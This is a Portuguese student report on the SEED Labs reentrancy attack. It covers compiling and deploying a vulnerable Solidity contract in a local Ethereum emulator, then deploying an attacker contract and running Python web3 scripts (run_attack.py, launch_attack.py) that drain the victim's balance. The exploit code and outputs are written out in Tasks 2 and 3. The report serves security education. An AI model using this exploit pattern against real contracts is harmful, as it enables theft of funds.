



REENTRANCY ATTACK LAB

Smart Contract Reentrancy Attack Lab

Francisco Rafael Carocinho Ribeiro – Nº 2024123

José Samuel da Rocha Oliveira – Nº 2024172

Tiago Filipe Sousa Carvalho – Nº 2024180

Ana Rita da Silva Monteiro – Nº 2024041

Vanina Kollen – Nº 2024056

2º Ano de CTeSP de Cibersegurança

Criptografia Aplicada à Cibersegurança

Flávio Vaz

Porto, 2025

Resumo

Neste projeto foi resolvido um laboratório sobre o ataque reentrancy, especificamente estes exercícios tratam sobre como efetuá-lo, os smart contracts e interações com a blockchain. O laboratório permite o entendimento de como funciona e como levar a cabo este tipo de ataque, fornecendo as ferramentas necessárias como dois smart contracts, um vulnerável, sendo esta a vítima e um pertencente ao atacante.

Índice

REENTRANCY ATTACK LAB.....	1
Resumo.....	1
Índice.....	2
Lista de Acrónimos e Siglas.....	3
1. Introdução.....	1
1.1. Enquadramento.....	1
1.2. Objetivos.....	1
1.3. Estrutura do Relatório.....	1
2. Revisão de Literatura/Estado da Arte.....	2
3. Desenvolvimento.....	3
3.1. Planeamento do Projeto.....	3
3.2. Desenvolvimento do Projeto.....	3
4. LABORATÓRIO REENTRANCY ATTACK.....	4
Task 1: Getting Familiar with the Victim Smart Contract.....	4
Task 1.a: Compiling the Contract.....	4
Task 1.b: Deploying the Victim Contract.....	7
Task 1.c: Interacting with the Victim Contract.....	8
Task 2: The Attacking Contract.....	11
Task 3: Launching the Reentrancy Attack.....	20
Task 4: Countermeasures.....	24
5. Conclusão.....	27
5.1. Limitações e Sugestões Futuras.....	27
5.2. Considerações sobre a Inteligência Artificial no Contexto deste Projeto.....	27
Referências.....	28
Diagramas.....	29

Lista de Acrónimos e Siglas

DAO Decentralized Autonomous Organization

IDE Integrated Development Environment

1. Introdução

Este trabalho consiste em adquirir conhecimentos sobre criptografia e cibersegurança aplicadas a contratos inteligentes, sendo essencial para compreender como funcionam os sistemas blockchain e como proteger transações digitais contra vulnerabilidades exploráveis, como o Reentrancy Attack. Permite ainda perceber o funcionamento interno dos contratos inteligentes, a importância da atualização correta do estado interno e a forma como medidas de segurança podem evitar perdas financeiras em sistemas descentralizados.

Em suma, a realização do laboratório SEED, Reentrancy Attack, forneceu-nos conhecimentos teóricos e práticos sobre conceitos básicos de segurança em blockchain, a análise de vulnerabilidades e a implementação de estratégias de minimização.

1.1. Enquadramento

A elaboração e resolução destes laboratórios de blockchain, destacando a área da criptografia, já que esta permite e reforça a proteção de dados e a sua integridade nas transações, provocando que esteja estreitamente relacionado com a cibersegurança. Este trabalho foi efetuado para a unidade curricular de Criptografia Aplicada à Cibersegurança dentro do curso de 2º Ano de CTeSP de Cibersegurança, sendo escolhido este laboratório como introdução para obter as bases do conhecimento sobre blockchain focado na criptografia.

1.2. Objetivos

Os objetivos com a execução deste laboratório são compreender o funcionamento dos contratos inteligentes na blockchain, identificar vulnerabilidades como o Reentrancy Attack e aprender a implementar medidas de minimização para proteger os fundos e a integridade do sistema. Pretende-se também perceber a interação entre contratos vulneráveis e contratos maliciosos, bem como consolidar conhecimentos sobre a utilização de ferramentas de desenvolvimento e testes em ambientes Ethereum.

1.3. Estrutura do Relatório

Neste relatório serão abordados uma introdução e explicação geral sobre o projeto, os objetivos e o enquadramento do estudo, o desenvolvimento do projeto, onde detalhamos os passos realizados, ferramentas utilizadas e metodologias aplicadas, a análise dos resultados obtidos durante o laboratório e as conclusões finais, incluindo aprendizagens, limitações e sugestões para trabalhos futuros.

2. Revisão de Literatura/Estado da Arte

O Reentrancy Attack é uma vulnerabilidade em contratos inteligentes, especialmente na plataforma Ethereum que permite a retirada repetida de fundos antes da atualização do estado interno do contrato (Atzei et al., 2017; Siegel, 2016). Este tipo de falha tornou-se famoso após o ataque à DAO que resultou em perdas financeiras e na criação da Ethereum Classic.

Ferramentas como Remix IDE, Ganache e a biblioteca Web3.py permitem implementar e testar contratos inteligentes em ambientes controlados, proporcionando prática segura e análise detalhada do comportamento de contratos vulneráveis e contratos atacantes. Erros de lógica nos contratos inteligentes podem comprometer a integridade financeira e operacional do sistema blockchain.

3. Desenvolvimento

3.1. Planeamento do Projeto

Para levar a cabo este projeto, os exercícios foram estruturados e divididos para que cada integrante do grupo fosse atribuído, pelo menos, uma tarefa, sendo responsável pela elaboração desta, além de efetuar a explicação neste relatório com a documentação necessária.

Enquanto à estruturação temporal, a primeira fase consistiu em organizar, dividir e distribuir as tarefas dos laboratórios para a sua elaboração. Para a segunda fase, cada integrante levou a cabo a sua parte, documentando posteriormente na terceira fase dentro do relatório e finalmente, na quarta fase, o relatório foi finalizado ao terminar de documentar o resto de secções como as conclusões e resultados finais.

Os recursos foram os participantes do projeto com os seus respectivos computadores, máquinas virtuais para cada respectivo integrante do grupo, o qual é fornecido na própria web dos laboratórios, os laboratórios que possuem a estrutura necessária com os containers, preparados para trabalhar neles e softwares e ferramentas como Docker, Wireshark, etc.

3.2. Desenvolvimento do Projeto

O desenvolvimento decorreu em ambiente controlado, onde foram utilizados os containers fornecidos pelo SEED Labs. No laboratório, efetuaram-se as alterações e testes necessários e execuções de programas para a preparação do cenário, como a compilação e implementação dos contratos na blockchain da vítima e do atacante antes de iniciar o ataque.

Foram utilizadas ferramentas como OpenSSL, Docker, Apache2, Python3, o editor nano e o terminal Linux. Para a implementação, foram modificados scripts para levar a cabo o ataque com sucesso. A compilação de contratos fornece informação sobre o endereço da vítima e atacante respetivamente, criando dois ficheiros adicionais, uma .abi e outra .bin para ambos participantes.

4. LABORATÓRIO REENTRANCY ATTACK

Task 1: Getting Familiar with the Victim Smart Contract

Objetivo

O objetivo desta Task 1 é compreender e demonstrar, de forma técnica e documentada, que o contrato ReentrancyVictim é vulnerável a um ataque de Reentrancy: isto inclui identificar a razão da falha (a transferência de Ether acontece antes da atualização do saldo interno) e apresentar provas claras do comportamento do contrato e do impacto dessa vulnerabilidade.

Task 1.a: Compiling the Contract

Objetivo

Descrever e confirmar a compilação do contrato vulnerável ReentrancyVictim com a versão do compilador requerida (Solidity 0.6.8).

Instruções

1.- Primeiro instalamos certificados e ferramentas base necessárias para instalar o Docker via repositório oficial:

```
sudo apt-get install -y ca-certificates curl gnupg lsb-release
```

```
[10/17/25]seed@VM:~$ sudo apt-get install -y ca-certificates curl gnupg lsb-release
```

2. - Agora adicionamos a chave GPG oficial do Docker

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
```

```
[10/17/25]seed@VM:~$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
```

3. - Em seguida adicionamos o repositório Docker ao APT (canal estável)

```
echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

```
[10/17/25]seed@VM:~$ echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null  
[10/17/25]seed@VM:~$
```

4. - Depois atualizamos novamente índices após adicionar o repositório

```
sudo apt-get install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin
```

```
[10/17/25]seed@VM:~$ sudo apt-get install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin
```

5. - Agora instalamos o Docker Engine, CLI, container e o plugin do docker compose

```
sudo apt-get install -y docker-compose
```

```
[10/17/25]seed@VM:~$ sudo apt-get install -y docker-compose
```

6. - Depois instalamos docker-compose standalone se necessário e vamos para a pasta do emulator

```
cd ~/Desktop/Labsetup/emulator_10
```

```
docker-compose build
```

```
[10/17/25]seed@VM:~$ cd ~/Desktop/Labsetup/emulator_10  
[10/17/25]seed@VM:~/.../emulator_10$ docker-compose build
```

7. - Iniciamos em seguida os contentores do emulator em background

```
docker-compose up -d
```

```
[10/17/25]seed@VM:~/.../emulator_10$ docker-compose up -d
```

8. - Depois regressamos à raiz do Labsetup e instalamos a biblioteca web3 (versão exigida pelo lab)

```
cd ~/Desktop/Labsetup
```

```
python3 -m pip install --user web3==5.31.1
```

```
[10/17/25]seed@VM:~/.../emulator_10$ cd ~/Desktop/Labsetup  
[10/17/25]seed@VM:~/.../Labsetup$ python3 -m pip install --user web3==5.31.1
```

9. - Depois vamos para a pasta dos contratos e compilamos o contrato ReentrancyVictim (gera. abi e .bin)

```
cd ~/Desktop/Labsetup/contract
```

```
./solc-0.6.8 --overwrite --abi --bin -o. ReentrancyVictim.sol
```

```
[10/17/25]seed@VM:~/.../Labsetup$ cd ~/Desktop/Labsetup/contract
[10/17/25]seed@VM:~/.../contract$ ./solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol
Compiler run successful. Artifact(s) can be found in directory ..
[10/17/25]seed@VM:~/.../contract$ █
```

10. - E por fim listamos todos os artefactos gerados para confirmar

```
ls -l ReentrancyVictim.*
```

```
[10/17/25]seed@VM:~/.../contract$ ls -l ReentrancyVictim.*
-rw-rw-r-- 1 seed seed 838 Oct 17 07:28 ReentrancyVictim.abi
-rw-rw-r-- 1 seed seed 2190 Oct 17 07:28 ReentrancyVictim.bin
-rw-rw-r-- 1 seed seed 889 Oct 15 2022 ReentrancyVictim.sol
[10/17/25]seed@VM:~/.../contract$ █
```

Task 1.b: Deploying the Victim Contract

Objetivo

Documentar a implantação (deploy) do contrato na rede do emulator, mostrar o endereço do contrato criado e comprovar que a transação de depoimento foi aceite pela blockchain local.

Instruções

1.-Primeiro entramos na pasta dos scripts do contrato vítima

```
cd ~/Desktop/Labsetup/victim
```

2. - Em seguida fazemos deploy do contrato vítima (usa web3.eth.accounts[1]) e grava o endereço em contract address victim.txt

```
python3 deploy_victim_contract.py
```

Depois mostramos o endereço do contrato vítima

```
cat contract address victim.txt
```

Task 1.c: Interacting with the Victim Contract

Objetivo

Demonstrar e registar interações funcionais com o contrato implantado: efetuar depósitos para popular o mapeamento balances, consultar getBalance e getContractBalance para validar que os valores internos e o saldo em cadeia coincidem e realizar uma retirada legítima de teste (por exemplo 5 Ether) para verificar a lógica de withdraw.

Instruções

1.- Primeiro entramos na pasta dos scripts do contrato vítima

```
cd ~/Desktop/Labsetup/victim
```

Depois lemos o endereço do contrato vítima gravado após o deploy e substituímos o placeholder do endereço nos scripts de funding/withdraw/balances

```
V=$(cat contract_address_victim.txt)
```

```
sed -i "s|'put the actual address here'|'$V'|" fund_victim_contract.py || true
```

```
sed -i "s|'put address here'|'$V'|" withdraw_from_victim_contract.py || true
```

```
sed -i "s|'put the real address here'|'$V'|" get_balance.py || true
```

```
[10/17/25]seed@VM:~/.../victim$ V=$(cat contract_address_victim.txt)
[10/17/25]seed@VM:~/.../victim$ sed -i "s|'put the actual address here'|'$V'|" fund_victim_contract.py || true
[10/17/25]seed@VM:~/.../victim$ sed -i "s|'put address here'|'$V'|" withdraw_from_victim_contract.py || true
[10/17/25]seed@VM:~/.../victim$ sed -i "s|'put the real address here'|'$V'|" get_balance.py || true
[10/17/25]seed@VM:~/.../victim$
```

2. - Depois ajustamos o montante para 30 ETH no script de funding

```
sed -i "s/amount *= *10/amount = 30/" fund_victim_contract.py || true
```

```
[10/17/25]seed@VM:~/.../victim$ sed -i "s/amount *= *10/amount = 30/" fund_victim_contract.py || true
[10/17/25]seed@VM:~/.../victim$
```

3. - Em seguida depositamos 30 ETH no contrato vítima

```
python3 fund_victim_contract.py
```

4. - Acabamos por verificar o saldo do contrato e saldo interno do remetente

python3 get_balance.py

5. - Acabamos por ajustar o montante para 5 ETH no script de withdraw

```
sed -i "s/amount *= *1/amount = 5/" withdraw from victim contract.py || true
```

```
[10/17/25] seed@VM-...:/victim$ sed -i "s/amount *= *1/amount = 5/" withdraw from victim contract.py || true
```

6. - Logo em seguida fazemos withdraw de 5 ETH do contrato vítima

```
python3 withdraw_from_victim_contract.py
```

Conclusão / Resultados

Esta tarefa permitiu-nos familiarizar-nos com o contrato ReentrancyVictim e identificar a vulnerabilidade de Reentrancy. Verificámos que a função de levantamento transfere ETH antes de atualizar o saldo interno, criando uma janela crítica que permite chamadas recursivas.

Através de depósitos (30 ETH), consultas de saldo e um levantamento legítimo (5 ETH), confirmamos o funcionamento normal do contrato enquanto demonstramos a existência da falha de segurança. O contrato mantém 25 ETH, estando agora preparado para a exploração desta vulnerabilidade na fase seguinte do trabalho.

As evidências recolhidas foram os endereços, as transações e os saldos, que comprovam inequivocamente o estado do contrato e a presença da vulnerabilidade antes da sua exploração.

Task 2: The Attacking Contract

Objetivo


Implementar e fazer o deploy de um contrato inteligente para explorar a vulnerabilidade de Reentrancy identificada no contrato vítima. O contrato do atacante deve ser capaz de executar chamadas recursivas à função de levantamento do contrato da vítima, permitindo a extração não autorizada de fundos.

Instruções

1.- Compilação do Contrato Atacante

1.1.- Navegar para o diretório dos contratos

```
cd ~/Labsetup/contract
```



```
[10/17/25] seed@VM:~/.../Labsetup$ cd contract
```

1.2.- Compilar o contrato atacante

```
./solc-0.6.8 --overwrite --abi --bin -o . ReentrancyAttacker.sol
```

```
[10/17/25] seed@VM:~/.../contract$ ./solc-0.6.8 --overwrite --abi --bin -o . ReentrancyAttacker.sol
Warning: This contract has a payable fallback function
, but no receive ether function. Consider adding a receive ether function.
--> ReentrancyAttacker.sol:6:1:
6 | contract ReentrancyAttacker {
| ^ (Relevant source part starts here and spans across multiple lines).
Note: The payable fallback function is defined here.
--> ReentrancyAttacker.sol:15:5:
15 |     fallback() external payable {
|     ^ (Relevant source part starts here and spans across multiple lines).
```

1.3.- Regressar ao diretório da vítima

```
cd ../victim
```

```
[10/17/25]seed@VM:~/.../contract$ cd ../victim
```

2.- Resolução de Problema no Deploy

2.1.- Problema Identificado:

O wrapper “SEEDWeb3.deploy_contract” espera um único argumento, não uma lista. Ao passar “[victim_addr]”(uma lista com o endereço), o construtor recebeu um tipo incorreto, o que fez com que falhasse a codificação ABI (“Expected types are: address”).

Solução que achamos:

Passar apenas “victim_addr” (string checksum), em vez de “[victim_addr]”.

2.2.- Script de Deploy (“deploy_attacker.py”):

```
# deploy_attacker.py (corrigido: passa um único endereço, não uma lista)

from web3 import Web3

import SEEDWeb3

abi_file = "./contract/ReentrancyAttacker.abi"

bin_file = "./contract/ReentrancyAttacker.bin"

with open("contract_address_victim.txt") as f:

    victim_addr = f.read().strip()

    # Ligar ao nó

    web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.71:8545')

    # Garantir que o endereço está no formato checksum

    victim_addr = Web3.toChecksumAddress(victim_addr)

    # Utilizar accounts[0] como atacante (existe no nó)

    sender_account = web3.eth.accounts[0]
```

```
web3.geth.personal.unlockAccount(sender_account, "admin")

# Passar a string do endereço (não uma lista)

addr = SEEDWeb3.deploy_contract(web3, sender_account, abi_file, bin_file, victim_addr)

print("Attacker contract:", addr)

with open("contract_address_attacker.txt", "w") as fd:

    fd.write(addr)
```

```
GNU nano 4.8      deploy_attacker.py
# deploy_attacker.py (fixed: pass single address argument)
from web3 import Web3
import SEEDWeb3

abi_file = "../contract/ReentrancyAttacker.abi"
bin_file = "../contract/ReentrancyAttacker.bin"

with open("contract_address_victim.txt") as f:
    victim_addr = f.read().strip()

# connect to node
web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.10:8545')

# ensure address is checksum format
victim_addr = Web3.toChecksumAddress(victim_addr)
```

```
seed@VM: ~.../victim          seed@VM: ~.../victim
seed@VM: ~... x     root@6a70b... x     seed@VM: ~... x     seed@VM: ~... x
GNU nano 4.8      deploy_attacker.py
# connect to node
web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.10:8545')

# ensure address is checksum format
victim_addr = Web3.toChecksumAddress(victim_addr)

# use accounts[0] as attacker (exists on your node)
sender_account = web3.eth.accounts[0]
web3.geth.personal.unlockAccount(sender_account, "admin")

# Pass the address string (not a list)
addr = SEEDWeb3.deploy_contract(web3, sender_account, abi_file, bin_file, victim_addr)
print("Attacker contract:", addr)
with open("contract_address_attacker.txt", "w") as fd:
    fd.write(addr)
```

3.- Execução do Deploy

3.1.- Executar o script de deploy

python3 deploy_attacker.py

4.- Execução do Ataque

4.1.- Script de Ataque ('run_attack.py'):

```
# run_attack.py

from web3 import Web3

import SEEDWeb3

import time

with open("contract_address_victim.txt") as f:

    victim_addr = f.read().strip()

with open("contract_address_attacker.txt") as f:

    attacker_addr = f.read().strip()

web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.71:8545')

attacker_account = web3.eth.accounts[0]

web3.geth.personal.unlockAccount(attacker_account, "admin")

attacker_abi = SEEDWeb3.getFileContent("../contract/ReentrancyAttacker.abi")

attacker_contract = web3.eth.contract(address=attacker_addr, abi=attacker_abi)

print("Saldo da vítima antes (ETH):", Web3.fromWei(web3.eth.get_balance(victim_addr), 'ether'))

print("Saldo do contrato atacante antes (ETH):", Web3.fromWei(web3.eth.get_balance(attacker_addr), 'ether'))

tx_hash = attacker_contract.functions.attack().transact({

    'from': attacker_account,

    'value': Web3.toWei(1, 'ether')

})

print("Transação de ataque enviada, a aguardar...")

tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)

print("Recibo da transação de ataque:", tx_receipt)

time.sleep(1)
```

```

print("Saldo da vítima depois (ETH):", Web3.fromWei(web3.eth.get_balance(victim_addr), 'ether'))

print("Saldo do contrato atacante depois (ETH):", Web3.fromWei(web3.eth.get_balance(attacker_addr), 'ether'))

# Levantar fundos para o proprietário do atacante

owner = attacker_account

tx = attacker_contract.functions.cashOut(owner).transact({'from': owner})

web3.eth.wait_for_transaction_receipt(tx)


print("CashOut executado. Saldos finais:")

print("Saldo externo do proprietário (ETH):", Web3.fromWei(web3.eth.get_balance(owner), 'ether'))

print("Saldo do contrato atacante final (ETH):", Web3.fromWei(web3.eth.get_balance(attacker_addr), 'ether'))

print("Saldo da vítima final (ETH):", Web3.fromWei(web3.eth.get_balance(victim_addr), 'ether'))

```



The screenshot shows a terminal window titled "seed@VM: ~.../victim". It has four tabs open, all labeled "seed@VM: ~...". The current tab is "run_attack.py". The code in the editor is:

```

GNU nano 4.8           run_attack.py
# run_attack.py
from web3 import Web3
import SEEDWeb3
import time

with open("contract_address_victim.txt") as f:
    victim_addr = f.read().strip()
with open("contract_address_attacker.txt") as f:
    attacker_addr = f.read().strip()

web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.>
attacker_account = web3.eth.accounts[0]
web3.geth.personal.unlockAccount(attacker_account, "a>

attacker_abi = SEEDWeb3.getFileContent("../contract/R>
attacker_contract = web3.eth.contract(address=attacke>

```



```

GNU nano 4.8           run_attack.py

attacker_abi = SEEDWeb3.getFileContent("../contract/R>
attacker_contract = web3.eth.contract(address=attacke>

print("Victim balance before (ETH):", Web3.fromWei(we>
print("Attacker contract balance before (ETH):", Web3>


tx_hash = attacker_contract.functions.attack().transa>
    'from': attacker_account,
    'value': Web3.toWei(1, 'ether')
})
print("Attack tx sent, waiting...")
tx_receipt = web3.eth.wait_for_transaction_receipt(tx>
print("Attack tx receipt:", tx_receipt)

time.sleep(1)

```

4.2.- Executar o ataque

python3 run_attack.py



```

seed@VM: ~/.../victim
> print("CashOut called. Final balances:")
> print("Owner external balance (ETH):", Web3.fromWei(
web3.eth.get_balance(owner), 'ether'))
> print("Attacker contract balance final (ETH):", Web3
.fromWei(web3.eth.get_balance(attacker_addr), 'ether'))
)
> print("Victim balance final (ETH):", Web3.fromWei(we
b3.eth.get_balance(victim_addr), 'ether'))
> EOF
[10/17/25]seed@VM:~/.../victim$ 
[10/17/25]seed@VM:~/.../victim$ python3 run_attack.py
Victim balance before (ETH): 25
Attacker contract balance before (ETH): 0
Attack tx sent, waiting...
Attack tx receipt: AttributeDict({'blockHash': HexByte
s('0x785c05d95c6644833e83ca40546de3c465d9055d7e1850185
ab49c24b8f3d001'), 'blockNumber': 320, 'contractAddres
s': None, 'cumulativeGasUsed': 282944, 'effectiveGasPr
ice': 1000000007, 'from': '0x1be9288F9a7D2F809250f15c4
87E3a5A9Cf71f4F', 'gasUsed': 282944, 'logs': [], 'logs

```


Conclusão / Resultados

O deploy do contrato atacante foi realizado com sucesso no endereço:
0x23fF62E3E0D141169b1e70Adc8Db10EDD23c2AD4

A correção do problema de codificação ABI permitiu a implementação bem-sucedida do contrato, estabelecendo as bases para a execução do Reentrancy Attack.

Através deste processo, conseguimos:

- Identificar e resolver um problema de compatibilidade de tipos no deploy de contratos
- Implementar o contrato do atacante na blockchain
- Executar o Reentrancy Attack explorando a vulnerabilidade no contrato da vítima
- Demonstrar a transferência não autorizada de fundos através da exploração da vulnerabilidade

Task 3: Launching the Reentrancy Attack

Objetivo

O objetivo desta tarefa é lançar um ataque à vítima para extrair dinheiro e transferi-lo ao atacante através da execução de um programa desenvolvido em Python.

Instruções

- 1.- Escrever **nano launch_attack.py** para editar o ficheiro.


```
[10/17/25]seed@VM:~/.../attacker$ nano launch_attack.py [red arrow]  
[10/17/25]seed@VM:~/.../attacker$
```

- 2.- Mudar a linha `attacker_addr = 'put the correct address here'` de modo que direcione ao endereço real do atacante, neste caso correspondia `attacker_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99'`.

```
seed@VM: ~/.../attacker          Modified  
GNU nano 4.8          launch_attack.py  
#!/bin/env python3  
  
from web3 import Web3  
import SEEDWeb3  
import os  
  
web3 = SEEDWeb3.connect_to_geth_poa('http://10.151.0.71:8545')  
  
sender_account = web3.eth.accounts[1]  
web3.geth.personal.unlockAccount(sender_account, "admin")  
  
abi_file      = "../contract/ReentrancyAttacker.abi"  
attacker_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99'  
                                ↪
```


- 3.- Escrever **python3 launch_attack.py** para executar o programa e levar a cabo o ataque, a seguinte mensagem deverá aparecer:

4.- Escrever `get_balance.py` para editar o ficheiro.



```
seed@VM:~/.../attacker
[10/17/25]seed@VM:~/.../attacker$ nano get_balance.py
[10/17/25]seed@VM:~/.../attacker$
```

5.- Mudar a linha `attacker_addr = 'put the correct address here'` de modo que direcione ao endereço real do atacante, neste caso correspondia `attacker_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99'`. E também mudar a linha `victim_addr = 'put the correct address here'` de modo que direcione ao endereço real da vítima, neste caso correspondia `victim_addr = '0xaf98236bcb084ADc949f43d647eb4045260b31F3'`.




```
GNU nano 4.8
seed@VM:~/.../attacker
get balance.py
Modified

# Get the balances of the victim's and attacker's contract accounts.
# Please use their correct addresses.
try:
    victim_addr = '0xaf98236bcb084ADc949f43d647eb4045260b31F3'
    print(" Victim: ", end='')
    print_balance(web3, victim_addr)

    attack_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99'
    print("Attacker: ", end='')
    print_balance(web3, attack_addr)
except:
    print()
    print("Exception captured: Please put the actual address in the code")
```

6.- Escrever `python3 get_balance.py` para executar o programa e verificar o balanço da conta, a seguinte mensagem deverá aparecer:



```
seed@VM:~/.../attacker
[10/17/25]seed@VM:~/.../attacker$ python3 get_balance.py
-----
*** This client program connects to 10.151.0.71:8545
*** The following are the accounts on this Ethereum node
